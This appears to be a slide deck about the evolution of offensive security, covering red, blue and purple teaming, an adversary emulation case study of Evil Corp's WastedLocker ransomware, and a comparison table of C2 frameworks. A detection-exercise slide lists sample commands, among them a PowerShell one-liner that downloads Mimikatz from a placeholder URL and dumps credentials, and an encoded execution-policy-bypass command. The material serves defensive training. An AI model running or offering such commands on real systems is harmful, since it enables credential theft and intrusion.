



Evolution of Offensive Security





@brysonbort

SCYTHE

ICS

GRIMM

SCYTHE



T1033 - System Owner/User Discovery

- Chief Technology Officer - SCYTHE
- Purple Team Exercise Framework (PTEF)
- C2 Matrix Co-Creator
- 10 years @ Citi leading offensive security team
- Certified SANS Instructor: SEC560, SEC504
- Author SEC564: Red Team Exercises and Adversary Emulation
- CVSSv3.1 Working Group Voting Member
- GFMA: Threat-Led Pentest Framework
- ISSA Fellow; NSI Technologist Fellow



@drysondort
@jorgeorchilles



Evolution of Offensive Security



- Based on various organization's experience
- Not a step-by-step guide, but could serve as a baseline for improvement
- You can skip steps based on business requirements and goals
- Every organization is different
- Continuous improvement should not halt previous assessment types

<https://www.scythe.io/library/scythes-ethical-hacking-maturity-model>

A Long, Long, Long Time Ago

1992 - First commercial firewall

2000 +/- - Firewalls are “common”

Networks are flat

Remember Windows 95 / NT?

What was manual:

- Vulnerabilities in internet facing services (T1190)
- Abusing internet-facing authentication mechanisms (T1133, T1078)

Vulnerability Assessment

Vulnerabilities in internet facing services (T1190)

Abusing internet-facing authentication mechanisms (T1133, T1078)

+

Severity




Penetration Testing




NOW with 100%
MORE
EXPLOITATION
(and fire)

Attack Chain



General Business Value



@brysonbort
@jorgeorchilles

Exploitation in MITRE ATT&CK

6 techniques w/“exploit” (out of 184)

“Initial Access” - 9 Techniques



Initial Access 9 techniques	Execution 10 techniques	Persistence 17 techniques	Privilege Escalation 12 techniques	Defense Evasion 32 techniques	Credential Access 13 techniques	Discovery 22 techniques	Lateral Movement 9 techniques	Collection 15 techniques	Command and Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (0/7)	Account Manipulation (0/2)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/3)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/11)	Boot or Logon Autostart Execution (0/11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Clipboard Data	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Deobfuscate/Decode Files or Information	Forced Authentication	Domain Trust Discovery	Remote Service Session Hijacking (0/2)	Data from Information Repositories (0/1)	Data Encoding (0/2)	Data Manipulation (0/3)	Data Defacement (0/2)
Phishing (0/3)	Scheduled Task/Job (0/5)	Browser Extensions	Browser Extensions	Direct Volume Access	Input Capture (0/4)	File and Directory Discovery	Remote Services (0/6)	Data from Local System	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Disk Wipe (0/2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Compromise Client Software Binary	Execution Guardrails (0/1)	Man-in-the-Middle (0/1)	Network Service Scanning	Replication Through Removable Media	Data from Network Shared Drive	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Endpoint Denial of Service (0/4)
Supply Chain Compromise (0/3)	Software Deployment Tools	Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Exploitation for Defense Evasion	Modify Authentication Process (0/3)	Network Share Discovery	Software Deployment Tools	Data from Removable Media	Encrypted Channel (0/2)	Firmware Corruption	Firmware Corruption
Trusted Relationship	System Services (0/2)	Exploitation for Privilege Escalation	Exploitation for Privilege Escalation	File and Directory Permissions Modification (0/2)	Modify Authentication Process (0/3)	Network Sniffing	Taint Shared Content	Data from Removable Media	Fallback Channels	Exfiltration Over Physical Medium (0/1)	Inhibit System Recovery
Valid Accounts (0/3)	User Execution (0/2)	Create or Modify System Process (0/4)	Create or Modify System Process (0/4)	Group Policy Modification	Network Sniffing	Password Policy Discovery	Peripheral Device Discovery	Ingress Tool Transfer	Data Staged (0/2)	Exfiltration Over Web Service (0/2)	Network Denial of Service (0/2)
	Windows Management Instrumentation	Event Triggered Execution (0/15)	Event Triggered Execution (0/15)	Hide Artifacts (0/6)	OS Credential Dumping (0/8)	Peripherical Device Discovery	Permission Groups Discovery (0/2)	Multi-Stage Channels	Email Collection (0/3)	Resource Hijacking	
		Hijack Execution	Hijack Execution	Hijack Execution							

To summarize


Access

Vulnerability
Scanning

Vulnerability
Assessment

Penetration
Testing

@brysonbort
@jorgeorchilles



Cyber Defense Matrix

FOLLOW @sounilyu

	Identify	Protect	Detect	Respond	Recover
Devices					
Applications					
Networks					
Data					
Users					
Degree of Dependency	Technology		People		
	Process				

<https://cyberdefensematrix.com/>

@brysonbort
@jorgeorchilles

Red Team

Goal:

- Test and measure people, process, and technology
- Make Blue Team better
- Assure business

RECON

Post-Access

Access

@brysonbort
@jorgeorchilles

Red Team: Access


1. Exploitable vulnerabilities in internet facing services (T1190)
2. Abusing internet-facing authentication mechanisms (T1133, T1078)
3. Phishing for malware execution (T1192, T1193, T1194; phishing for credentials is really just #2 above)
4. Gaining physical access to a network and connecting a rogue device (T1200, T1091)
5. Supply Chain Attacks (T1195, T1199)




<https://medium.com/@malcomvetter/how-we-breached-your-network-755e40f52d85>

@brysonbort
@jorgeorchilles


Red Team: Assumed Breach



Access



Red Team: Coverage



@brysonbort
@jorgeorchilles

Toward a Purple Team



@brysonbort
@jorgeorchilles

Purple Team Exercises

- Virtual, functional team where teams **work together** to measure and improve defensive security posture (people, process, and technology)
 - CTI provides threat actor with capability, intent, and opportunity to attack
 - Red Team creates adversary emulation plan
 - Tabletop discussion with defenders about the attacker tactics, techniques, and procedures (TTPs) and expected defenses
 - Emulation of each adversary behavior (TTPs)
 - Blue Team looks for indicators of behavior and/or improvement opportunities
 - Red and Blue work together to create remediation action plan
 - Repeat for next set of TTPs



@brysonbort
@jorgeorchilles

Blue Team

- **Definition:**

- Defenders in an organization entrusted with identifying and remediating attacks.
- Generally associated with Security Operations Center or Managed Security Service Provider (MSSP), Hunt Team, Incident Response, and Digital Forensics, Managed Detection and Response (MDR).
- Really, it is everyone's responsibility!

- **Goal:**

- Identify, contain, eradicate attacks

- **Log**

- Relevant Events
- Locally
- Central Log Aggregator

- **Alert**

- Severity

- **Respond**

- Process
- People
- Automation



Single TTP?

- What is the expected Blue Team log, alert, and/or response from:
 - `whoami` - T1033; T1059.003
 - `ipconfig` - T1016; T1059.003
 - `powershell whoami` - T1033; T1059.001
 - `powershell -exec bypass -nop -enc dwBoAG8AYQBtAGkA` - T1033; T1132.001; T1059.001
 - `powershell "IEX (New-Object Net.WebClient).DownloadString('#{mimurl}'); Invoke-Mimikatz -DumpCreds"` - T1003; T1059.001;
- Each procedure can, and most likely will, include multiple TTPs
- Adversary is not going to just perform the one TTP
- **Let's chain these TTPs together to create an attack chain**



Adversary Emulation

- **Definition:**
 - A type of Red Team exercise where the Red Team emulates how an adversary operates, following the same tactics, techniques, and procedures (TTPs), with a specific objective similar to those of realistic threats or adversaries.
 - Leverage Cyber Threat Intelligence to emulate an attacker likely to attack the organization
- **Goal:**
 - Emulate an adversary attack chain or scenario
 - Understand organization's preparedness if under a real, sophisticated attack
- **Effort:**
 - Manual
- **Customer:**
 - Entire organization

<https://medium.com/@jorgeorchilles/ethical-hacking-definitions-9b9a6dad4988>

@brysonbort
@jorgeorchilles



#ThreatThursday

- Choose an adversary
 - Introduce Adversary
 - Consume CTI and map to MITRE ATT&CK w/Navigator Layer
 - Create Adversary Emulation Plan
 - Share the plan on SCYTHE Community Threat Github:
<https://github.com/scythe-io/community-threats/>
 - Emulate Adversary with video
 - How to defend against adversary
- All free for the community: <https://www.scythe.io/threatthursday>



@brysonbort
@jorgeorchilles

For example... Garmin – I see you #RedTeamFit

- July 22 - 29, 2020
- GarminConnect, FlyGarmin, all down ->
- Evil Corp using WastedLocker

GARMIN.

We're sorry.

We are currently experiencing an outage that affects [Garmin.com](https://www.garmin.com) and Garmin Connect. This outage also affects our call centers, and we are currently unable to receive any calls, emails or online chats. We are working to resolve this issue as quickly as possible and apologize for this inconvenience.

<https://techcrunch.com/2020/07/25/garmin-outage-ransomware-sources/>

System Status

as of 10:56:14 AM EDT

We are currently experiencing an outage that affects Garmin.com and Garmin Connect. This outage also affects our call centers, and we are currently unable to receive any calls, emails or online chats. We are working to resolve this issue as quickly as possible and apologize for this inconvenience.

Platforms

DOWN Garmin Connect

DOWN Garmin Dive

DOWN vivofit Jr.

DOWN Garmin Golf

DOWN ConnectIQ

DOWN LiveTrack

Features

DOWN Activity Details & Uploads

DOWN Courses

DOWN Dashboard

DOWN Garmin Coach

DOWN Reports

DOWN Strava

DOWN Wellness Sync

DOWN Challenges & Connections

DOWN Daily Summary

DOWN Device Registration

DOWN Incident Detection & Assistance

DOWN Segments

DOWN Third Party Sync

DOWN Workouts

@brysonbort
@jorgeorchilles



Ugh... Ransomware? Boring! But wait... \$\$

- Get access to a target system or network (targeted or opportunist)
- Encrypt files - 3 methods:
 - a. Read the file, create an encrypted version of the file, replace the original file with the encrypted one
 - b. Use raw disk access for encryption
 - c. Open the file, encrypt the contents and save the file (no file deletion or creation)
- Steal the files? Sometimes
- Download a ransom note asking for payment in crypto or else!!!
- Get PAID!!! \$\$\$ B\$\$ B\$\$



@brysonbort
@jorgeorchilles

Evil Corp

- SocGhosh is delivered to the victim in a zipped file via compromised legitimate websites
- Zip file with malicious JavaScript, masquerading as a browser update
- A second JavaScript file profiles the computer and uses PowerShell to download additional discovery related PowerShell scripts
- Once the attackers gain network access, they use PS to drop a Cobalt Strike beacon to leverage living-off-the-land tools to steal credentials, escalate privileges, and move across the network
- Then they deploy WastedLocker malware on multiple computers

<https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/wastedlocker-ransomware-us>
<https://research.nccgroup.com/2020/06/23/wastedlocker-a-new-ransomware-variant-developed-by-the-evil-corp-group/>

@brysonbort
@jorgeorchilles



ATT&CK Navigator

- No MITRE ATT&CK Mapping for Evil Corp or WastedLocker
- Manually extracted TTPs from Cyber Threat Intelligence
- Created MITRE ATT&CK Navigator Layer:

https://github.com/scythe-io/community-threats/blob/master/EvilCorp/EvilCorp-WastedLocker_layer.json

	Command and Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Application Layer Protocol (1/4)	DNS	Automated Exfiltration	Account Access Removal
	File Transfer Protocols	Data Transfer Size Limits	Data Destruction
	Mail Protocols	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
	Web Protocols	Exfiltration Over C2 Channel	Data Manipulation (1/3)
Communication Through Removable Media			Runtime Data Manipulation
Data Encoding (0/2)		Exfiltration Over Other Network Medium (0/1)	Stored Data Manipulation
Data Obfuscation (0/3)		Exfiltration Over Physical Medium (0/1)	Transmitted Data Manipulation
Dynamic Resolution (0/3)		Exfiltration Over Web Service (0/2)	
Encrypted Channel (1/2)	Asymmetric Cryptography	Scheduled Transfer	Defacement (0/2)
Fallback Channels	Symmetric Cryptography		Disk Wipe (0/2)
Ingress Tool Transfer			Endpoint Denial of Service (0/4)
Multi-Stage Channels			Firmware Corruption
Non-Application Layer Protocol			Inhibit System Recovery
			Network Denial of Service (0/2)
			Resource Hijacking
			Service Stop
			System Shutdown/Reboot


@brysonbort
@jorgeorchilles

Emulating Ransomware?

- Is emulating ransomware even possible?
- Of course it is!
- The secret is to not encrypt or destroy production data.
- Instead create new files before emulating typical ransomware steps of encrypting, exfiltrating, and obtaining a ransom note.
- This method ensures no data is ever at risk of being encrypted, destroyed, or leaked.



@brysonbort
@jorgeorchilles



Wasted Locker


YOUR NETWORK IS ENCRYPTED NOW

USE 🇵🇷 @PROTONMAIL.CH | 🇺🇸 @AIRMAIL.CC GET THE PRICE FOR YOUR DATA

DO NOT GIVE THIS EMAIL TO 3RD PARTIES

DO NOT RENAME OR MOVE THE FILE

THE FILE IS ENCRYPTED WITH THE FOLLOWING KEY:
[begin_key]
LPu3ZIIrf1XjbfZDgEp1B6Tnk9c
Kc01nXaHh5Zhn9h4BwqKdNhA1/
XDxkSxwbjEVM88MXFwvwt4HtgCR
xVu4c7qI77NS+IcLdQ57+FbNGbl
v2chXTROZgKtNYMyTFw89C65Zu
gJKNhv2+0/X1pHu3AoXFnyf+bu
YVd6ZqnlW08NEr19MY1DhWA8t7
7yyJUtkZ7nyJdKkzfJ1tQ1WsL8
B41T99sn3Lo9s42rIHHzXEO61o
fJW9UstpfAeLeSw7sIrdx81f
YECgfc6bpdBQ110Hv6V8NRMKqs
KEEP IT



Name	Date modified	Type	Size
Sample.bmp.d2lwasted	7/16/2016 7:45 AM	D2LWASTED File	589 KB
Sample.bmp.d2lwasted_info	6/22/2020 7:02 PM	D2LWASTED_INFO...	2 KB
Sample.doc.d2lwasted	1/5/2017 12:36 PM	D2LWASTED File	261 KB
Sample.doc.d2lwasted_info	6/22/2020 7:02 PM	D2LWASTED_INFO...	2 KB
Sample.docx.d2lwasted	9/21/2015 2:35 AM	D2LWASTED File	123 KB
Sample.docx.d2lwasted_info	6/22/2020 7:02 PM	D2LWASTED_INFO...	2 KB
Sample.gif.d2lwasted	7/16/2016 7:44 AM	D2LWASTED File	1 KB
Sample.gif.d2lwasted_info	6/22/2020 7:02 PM	D2LWASTED_INFO...	2 KB

<https://blog.malwarebytes.com/threat-spotlight/2020/07/threat-spotlight-wastedlocker-customized-ransomware/>

@brysonbort
@jorgeorchilles



SHOW VALUE!!!!

- That is what we are here for... providing business value!
- Use VECTR to propose your Adversary Emulation Plan
- Track each engagement, each improvement, each blue team and red team win!
- Show improvement over time
- This will make you part of a Program including people, process, and technology



@brysonbort
@jorgeorchilles

Attack Tools: C2 Matrix




- Collaborative Evaluation
- Google Sheet of C2s
 - 50+ frameworks
- www.thec2matrix.com
- FOLLOW @C2_Matrix
- SANS Slingshot

Name	UI			Channel										Agents			
	Multi-User	UI	API	TCP	HTTP	HTTP2	HTTP3	DNS	DoH	ICMP	FTP	IMAP	MAPI	SMB	Windows	Linux	macOS
Apfelf	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No	No	No	Yes	Yes
C3															No		
CALDERA	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Cobalt Strike	Yes	GUI	No	Yes	Yes	No	No	Yes	No	No	No	No	No		Yes	No	No
Covenant	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No	No
Dali	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	BYOI	BYOI	BYOI
Empire	No	GUI	Yes	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
EvilOSX	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	Yes	Yes
Faction C2	Yes	Web	Yes	Yes	Yes	No	No	No	No	No	No	No	No		Yes	No	No
FlyingAFalseFlag	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
FudgeC2	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No
godoh	No	CLI	No	No	No	No	No	Yes	Yes	No	No	No	No		Yes	Yes	Yes
ibombshell	No	GUI	No	No	Yes	No	No	No	Yes	No	No	No	No		Yes	Yes	Yes
INNUENDO	Yes	Web	Yes	No	Yes	No	No	Yes	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes
Koadic C3	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No		Yes	No	No
MacShellSwift	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No		No	No	Yes
